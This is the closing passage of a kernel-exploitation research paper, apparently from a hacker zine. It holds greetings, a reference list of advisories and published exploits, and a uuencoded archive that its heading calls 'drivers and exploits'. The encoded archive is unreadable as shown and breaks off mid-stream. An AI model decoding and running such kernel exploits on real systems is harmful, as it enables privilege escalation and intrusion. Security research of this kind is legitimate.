The first draft of this paper was done some months ago, so we apologies if some of the information here present could be outdated (or already presented somewhere else and not properly referenced). We've tried to add a couple of comments around the text to point out the most important recent changes.

So, this is the end, time remains just for some greets. Thank you for reading so far, we hope you enjoyed the whole work.

A last minute shotout goes to bitsec guys, who performed a cool talk about kernel exploiting at BlackHat conference [24]. Go check their paper/exploits for examples and covering of *BSD and Windows systems.

Greetz and thanks go, in random order, to :

sgrakkyu: darklady(:*), HTB, risk (Arxlab), recidjvo (for netfilter tricks), vecna (for being vecna:)).

twiz: lmbdwr, ga, sd, karl, cmn, christer, koba, smaster, #dnerds & #elfdev people for discussions, corrections, feedbacks and just long 'evening/late night' talks.
A last shotout to akira, sanka, metal_militia and yhly for making the monday evening a _great_ evening [and for all the beers offered :-)].

------[5 - References

[1] - Intel Architecture Reference Manuals
      http://www.intel.com/products/processor/manuals/index.htm

[2] - SPARC V9 Architecture
      http://www.sparc.com/standards/SPARCV9.pdf

[3] - AMD64 Reference Manuals
      http://www.amd.com/it-it/Processors/
      ProductInformation/0,,30_118_4699_875^7044,00.html

[4] - MCAST_MSFILTER iSEC's advisory
      http://www.isec.pl/vulnerabilities/isec-0015-msfilter.txt

[5] - sendmsg local buffer overflow
      http://www.securityfocus.com/bid/14785

[6] - kad, "Handling Interrupt Descriptor Table for fun and profit"
      http://www.phrack.org/archives/59/p59-0x04.txt

[7] - iSEC Security Research
      http://www.isec.pl

[8] - Jeff Bonwick, "The Slab Allocator: An Object-Caching Kernel Memory Allocator"
http://www.usenix.org/publications/library/proceedings/bos94/bonwick.html

[9] - Daniel P. Bovet & Marco Cesati
"Understanding the Linux Kernel", 3rd Edition [ISBN 0-596-00565-2]

[10] - Richard McDougall and Jim Mauro
"Solaris Internals" , 2nd Edition [ISBN 0-13-148209-2]

[11] - Mel Gorman, "Linux VM Documentation"
http://www.skynet.ie/~mel/projects/vm/

[12] - sd, krad exploit for sys_epoll vulnerability
http://www.securiteam.com/exploits/5VP0N0UF5U.html

[13] - noir, "Smashing The Kernel Stack For Fun And Profit"
http://www.phrack.org/archives/60/p60-0x06.txt

[14] - UltraSPARC User's Manuals
http://www.sun.com/processors/documentation.html

[15] - pr1, "Exploiting SPARC Buffer Overflow vulnerabilities"
http://www.emsi.it.pl/sploits/solaris/sparcoverflow.html

[16] - horizon, Defeating Solaris/SPARC Non-Executable Stack Protection
http://www.emsi.it.pl/sploits/solaris/horizon.html

[17] - Gavin Maltby's Sun Weblog, "SPARC System Calls"
http://blogs.sun.com/gavinm/entry/sparc_system_calls

[18] - PaX project
http://pax.grsecurity.net

[19] - Solar Designer, "Getting around non-executable stack (and fix)"
http://insecure.org/sploits/linux.libc.return.lpr.sploit.html

[20] - Sebastian Krahmer, "x86-64 buffer overflow exploits and the borrowed code chunks exploitation technique"
http://www.suse.de/~krahmer/no-nx.pdf

[21] - Laurent BUTTI, Jerome RAZNIEWSKI & Julien TINNES
"Madwifi SIOCGIWSCAN buffer overflow"
http://lists.grok.org.uk/pipermail/full-disclosure/2006-December/051176.html

[22] - sgrakkyu, "madwifi linux remote kernel exploit"
http://www.milw0rm.com/exploits/3389

[23] - sd & devik, "Linux on-the-fly kernel patching without LKM"
http://www.phrack.org/archives/58/p58-0x07

[24] - Joel Eriksson, Karl Janmar & Christer berg, "Kernel Wars"
https://www.blackhat.com/presentations/bh-eu-07/Eriksson-Janmar/Whitepaper/bh-eu-07-eriksson-WP.pdf

------[6 - Sources - drivers and exploits [stuff.tgz]

```
begin 644 stuff.tgz
M'XL(`!J,'T8``^P\^W/;-M+Y59KI_X!1&X>2Y8B49-FQZLRHL=SXXM?XD;87
M9S@4"=H\4Z1*4H[<-/>WW^X")$&*=I*>D]XW7]C:)@'LXK$/["X6B9.YZW8>
M?=%'AV=C?1W_&AOK.GT;_3[]E<\C0Q_HW6Y77Q]T'^E&M[?>?\36O^RPQ#./
M$RMB[%'RSOOC_G8\BN^I3R>2_OT_\L1$?[Z8^5^."3Z'_EV]!_3O]8QO]/\J
MCT+_.+)L/HTOG]H/W`>NQT#0NX+^QL#(Z&]L##8,H/]Z3S<>L:^RB/_/Z=]I
ML>_JK,5RXK,U%O/`@7<V.M@9]!DR1^@EHAW].KORXJP87F=6E+#09<D59_#J
MV3YG3T9)8MG77G!)Q788<;;%7O$HX#X;"UBL/`P3'C\1>-]%7I+P@+EAQ*S`
```

```
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
```

```
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
```

```
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
MMMX#@":Z(PP#J'\?DYAT('+DBQZ*D:QH3M,2,RW6>@-9ZIBE_&`7Q]"7=\KW"
MA9+;@1IAAB#<!(VGO/1#NS?A`D>PV>J)PZ9+=%L5PR5Q&4F5\DZ'9F[>0M*W
M#W`2#RL!4F$4H-U+M-H.ID07%+]:4X]""`T^;_*Y^\=(K5$<:%AI65YXRBL3
